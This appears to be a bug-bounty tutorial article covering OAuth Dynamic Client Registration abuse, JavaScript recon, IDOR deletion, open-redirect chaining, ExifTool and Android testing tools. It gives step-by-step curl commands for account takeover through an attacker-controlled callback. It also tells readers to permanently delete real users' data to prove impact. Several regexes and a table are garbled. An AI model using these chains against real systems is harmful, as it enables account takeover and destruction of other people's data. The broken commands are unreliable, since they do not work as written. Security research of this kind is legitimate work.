Listen to this Post

Introduction:
The bug bounty landscape has undergone a seismic shift in 2026, with AI automation transitioning from a novelty to an essential core competency that top hunters now wield alongside Burp Suite and traditional recon pipelines. Simultaneously, the attack surface has expanded dramatically—from OAuth Dynamic Client Registration endpoints left exposed in production to unauthenticated mass data deletion vulnerabilities hiding in plain sight within JavaScript bundles. This article distills ten critical resources into a comprehensive technical roadmap, covering chainable OAuth misconfigurations, open redirect escalation techniques, ExifTool mastery for metadata intelligence, AI agentic systems for cybersecurity, and Android mobile testing frameworks—equipping both newcomers and returning veterans with the precise commands, methodologies, and exploitation chains needed to uncover critical vulnerabilities in 2026.
Learning Objectives:
- Master the discovery and exploitation of OAuth Dynamic Client Registration (RFC 7591) endpoints for full account takeover chains
- Execute systematic JavaScript recon workflows to extract hidden API endpoints, source maps, and sensitive data exposures
- Identify and escalate open redirects from P4-level findings to critical-severity vulnerabilities through OAuth and SSRF chaining
- Deploy ExifTool for metadata forensics, GPS intelligence gathering, and batch file manipulation across forensic and recon workflows
- Understand AI agentic systems (Claude Code) and Android mobile testing frameworks (ADB, Frida, MobSF, APKLeaks) for modern bug hunting
You Should Know:
- OAuth Dynamic Client Registration: The Account Takeover Chain
The most devastating OAuth misconfiguration in 2026 isn’t a missing state parameter or a wildcard redirect_uri—it’s an open Dynamic Client Registration endpoint as defined by RFC 7591. When an authorization server leaves its `/oauth/register` endpoint unprotected, any attacker can programmatically register a client application, obtain a client_id, and initiate OAuth flows as a first-class registered application.
Discovery Phase: Begin by fetching the OIDC discovery document:
curl -s https://oauth.example.com/.well-known/openid-configuration | jq '.'
Look for `”registration_endpoint”` and "token_endpoint_auth_methods_supported"—if `”none”` appears in the latter and the registration endpoint is public, you have a potential chain.
Step-by-Step Exploitation:
1. Register an attacker-controlled client without authentication:
curl -X POST https://oauth.example.com/oauth/register \
-H "Content-Type: application/json" \
-d '{
"client_name": "poc-client",
"redirect_uris": ["https://attacker.example.com/callback"],
"grant_types": ["authorization_code"],
"response_types": ["code"],
"scope": "profile email",
"token_endpoint_auth_method": "none"
}'
The server responds with a client_id—typically a UUID or sequential identifier.
- Craft an authorization URL using your registered client ID and the victim’s account as the target:
https://oauth.example.com/oauth/authorize?client_id=dyn-25e69f32-e9c2-4736-8610-ec0ee74056c8&redirect_uri=https://attacker.example.com/callback&response_type=code&scope=profile email&state=12345
- Intercept the authorization code when the victim authenticates and is redirected to your callback URL.
-
Exchange the code for an access token without a client secret (since `token_endpoint_auth_method` is set to
none):
curl -X POST https://oauth.example.com/oauth/token \
-d "grant_type=authorization_code&code=AUTH_CODE&redirect_uri=https://attacker.example.com/callback&client_id=dyn-25e69f32-e9c2-4736-8610-ec0ee74056c8"
The response yields an access token and refresh token for the victim’s account, completing the full account takeover.
2. JavaScript Recon: Uncovering Hidden Endpoints and Secrets
Modern single-page applications ship their entire routing and API logic in client-side JavaScript bundles. Reading these bundles systematically reveals the full internal API map before sending a single authenticated request.
Core Recon Workflow:
 Download the main bundle
curl -s "https://target.com/assets/index.js" -o bundle.js

Extract all API endpoint patterns
grep -oE '<code>/api/[^</code>]{3,80}`' bundle.js | sort -u

Find all URL-like strings
grep -oE 'https?://[a-zA-Z0-9./?=_-]' bundle.js | sort -u

Extract potential API keys and secrets
grep -iE '(key|secret|token|auth|password|api[_-]?key)' bundle.js | sort -u

Hunt for source maps (reveals original developer code with comments)
grep -oE '// sourceMappingURL=[^"]+' bundle.js
If a source map is present, download and use it to reconstruct the original source:
curl -s "https://target.com/assets/index.js.map" -o bundle.js.map
 Use a tool like source-map-visualization or reverse-source-map
Windows PowerShell Equivalent:
Invoke-WebRequest -Uri "https://target.com/assets/index.js" -OutFile bundle.js
Select-String -Path bundle.js -Pattern '<code>/api/[^</code>]{3,80}`' | ForEach-Object { $_.Matches.Value } | Sort-Object -Unique
The JS Recon Cheatsheet emphasizes that source maps consistently expose developer comments, TODO notes, and forgotten legacy endpoints that are prime targets for exploitation.
- Unauthenticated Mass Data Deletion: The IDOR That Wipes Everything
One of the cleanest vulnerabilities in 2026 comes from a simple oversight: a DELETE endpoint with no authentication check and sequentially guessable resource IDs.
Discovery via JS Bundle Analysis:
After extracting API routes from the JavaScript bundle, you might find:
/api/conversations
/api/conversations/${id}
/api/conversations/${id}/messages
Step-by-Step Exploitation:
- Create a test resource without authentication to confirm the endpoint accepts anonymous requests and to determine the ID generation scheme:
curl -X POST https://target.com/api/conversations \
-H "Content-Type: application/json" \
-d '{"title": "test"}'
Response: `{“id”: 2372, “title”: “test”}`—sequential integer revealed.
2. Send multiple requests to confirm monotonic sequencing:
for i in {1..5}; do
curl -s -X POST https://target.com/api/conversations \
-H "Content-Type: application/json" \
-d '{"title": "test"}' | jq '.id'
done
Output: 2372, 2373, 2374, 2375, 2376—confirming guessable IDs.
- Delete a resource created in a different session (cross-session):
 Session A creates resource
curl -X POST https://target.com/api/conversations -d '{"title":"session-a"}' --cookie-jar cookies_a.txt

Session B (different cookie jar) deletes it
curl -X DELETE https://target.com/api/conversations/2373 --cookie-jar cookies_b.txt
Response: HTTP 204 No Content—deletion succeeded without ownership verification.
- Prove impact on real user data by targeting IDs well below the current maximum—these were created during normal platform usage:
 Current max is 2377, target ID 2327 (created 50 conversations ago)
curl -X DELETE https://target.com/api/conversations/2327
curl -X GET https://target.com/api/conversations/2327
 Response: HTTP 404 - "Conversation not found" - permanently deleted
4. Open Redirect Escalation: From P4 to Critical
The biggest mistake bug hunters make after finding an open redirect is treating it as a P4 and closing the ticket. An open redirect is often a primitive for more devastating attacks—OAuth token theft, SSRF, cache poisoning, and referer leakage.
Phase 1: Find All Redirect Sinks
 Search JavaScript for redirect parameters
grep -oE '(url|redirect|next|return|returnTo|dest|destination|target|out|goto|rurl|redirect_uri|callback|continue|view|login_url|image_url|u)[=:]["'"'"'][^"'"'"]' app.js

Use historical URL sources
gau target.com | grep -E '(url|redirect|next|returnTo|dest|out|goto)'
waybackurls target.com | grep -E '(url|redirect|next)'
Phase 2: Classify the Sink Type
| Sink Type | Example | Where Validation Matters |
|–|||
| HTTP 3xx + Location header | `302 Location: https://evil.com` | Server-side filter / WAF |
| JavaScript navigation | `window.location = url` | Client-side filter only (often bypassable) |
| Iframe/Anchor | `` | Scheme filter |
Phase 3: Chain the Redirect
Test OAuth callback parameters first—these are the highest-value targets:
https://target.com/oauth/callback?redirect_uri=https://attacker.example.com
If the redirect is successful, craft a malicious OAuth flow that steals authorization codes:
https://target.com/oauth/authorize?client_id=CLIENT_ID&redirect_uri=https://attacker.example.com/callback&response_type=code
Always verify with a real browser—scanners only detect potential issues and often produce false positives where the browser never follows the redirect or the value is normalized safely.
5. ExifTool: Metadata Forensics for OSINT and Recon
ExifTool is the Swiss Army knife for metadata extraction—reading and writing metadata in JPEGs, RAW files, PDFs, videos, and MP3s.
Installation:
 macOS
brew install exiftool

Ubuntu/Debian
sudo apt install libimage-exiftool-perl

Windows: Download from exiftool.org, rename exiftool(-k).exe to exiftool.exe, add to PATH
Essential Commands:
 View all metadata with organized grouping
exiftool -a -G1 -s photo.jpg

Extract GPS coordinates
exiftool -GPSLatitude -GPSLongitude photo.jpg

Extract all GPS data
exiftool -GPS:all photo.jpg

Extract all XMP metadata
exiftool -XMP:all photo.jpg

Batch extract specific fields from all images in a directory
exiftool -Make -Model -DateTimeOriginal -GPSPosition .jpg

Shift all timestamps forward by 5 hours (timezone correction)
exiftool "-AllDates+=5:0:0 0:0:0" /photos

Strip all metadata (forensic sanitization)
exiftool -all= photo.jpg

Overwrite original without backup (use with caution)
exiftool -overwrite_original -all= photo.jpg
For bug hunters, ExifTool is invaluable for OSINT—extracting GPS coordinates from photos posted on social media, identifying camera models, and uncovering timestamps that establish a timeline of events.
6. Android Bug Bounty: Mobile Testing Toolchain
The Android Bug Bounty Masterclass (2026) outlines a comprehensive toolchain for mobile app vulnerability discovery:
Core Tools and Commands:
 ADB (Android Debug Bridge) basics
adb devices  List connected devices
adb install app.apk  Install APK
adb shell dumpsys package PACKAGE_NAME  Package info
adb logcat  View system logs

Decompile APK with APKTool
apktool d app.apk -o decompiled/

Java decompilation with JADX
jadx-gui app.apk  GUI for code analysis

Static analysis with MobSF
mobsf -a app.apk  Mobile Security Framework

Extract secrets with APKLeaks
apkleaks -f app.apk

Extract URLs and endpoints
apk2url app.apk

Runtime analysis with Frida
frida-ps -U  List processes on device
frida-trace -U -i "open" com.target.app

Objection runtime exploration
objection -g com.target.app explore
The masterclass emphasizes setting up an Android lab with proper SSL pinning bypasses and root detection evasion techniques before hunting real targets.
7. AI Agentic Systems: Claude Code for Cybersecurity
AI is now essential—top hunters use it for scale, speed, and tirelessness, but the models remain 10x more powerful when driven by someone who knows what they’re doing. Claude Code and similar agentic systems enable autonomous reconnaissance, code analysis, and vulnerability discovery workflows.
Key Capabilities:
- Automated JavaScript bundle analysis and endpoint extraction
- Intelligent payload generation for parameter fuzzing
- Source code review for logic flaws and business logic vulnerabilities
- Natural language to exploit chain generation
What Undercode Say:
- OAuth misconfigurations at the registration layer are the new goldmine—Dynamic Client Registration endpoints left open represent a critical class of vulnerability that sits one level below traditional OAuth flaws and enables complete account takeover with minimal effort.
-
JavaScript bundles are the modern attack surface—every SPA ships its full API map client-side; the difference between finding critical bugs and missing them entirely is knowing how to read and grep these bundles systematically.
-
Open redirects are primitives, not final bugs—the expert hunter never reports a redirect in isolation; they chain it through OAuth flows, SSRF, cache poisoning, or referer leakage to achieve critical impact.
-
AI is not replacing hackers—it’s amplifying them—the fundamental skills of understanding business logic, chaining vulnerabilities, and identifying high-impact targets remain human-driven; AI provides the scale and speed to execute at levels previously impossible.
-
Sequential IDs and missing auth checks are still everywhere—despite years of awareness, mass data deletion via unauthenticated DELETE requests with guessable IDs continues to yield critical findings across major platforms.
Prediction:
-
+1 OAuth Dynamic Client Registration will become a standard inclusion in bug bounty programs’ scopes, with RFC 7591 testing becoming as routine as checking for OAuth redirect_uri validation.
-
+1 AI-powered recon tools will evolve to automate JavaScript bundle analysis, source map reconstruction, and endpoint extraction, reducing manual grep work while increasing the volume of discovered vulnerabilities.
-
-1 Shared rate limits on AI assistant platforms will emerge as a new DoS vector, where any researcher can deny service to all researchers by exhausting a global pool, highlighting the need for per-user rate limiting in AI services.
-
+1 The resurgence of X/Twitter as a hacker community hub will accelerate knowledge sharing, with real hunters publishing techniques at greater depth than the low-effort content that flooded Medium.
-
-1 The barrier to entry for bug bounty will rise as AI tools become table stakes—hunters who fail to integrate AI into their workflows will find themselves increasingly disadvantaged against competitors who use it for scale and speed.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=8Tw_OivXBvM
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Dhruv Mankad – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


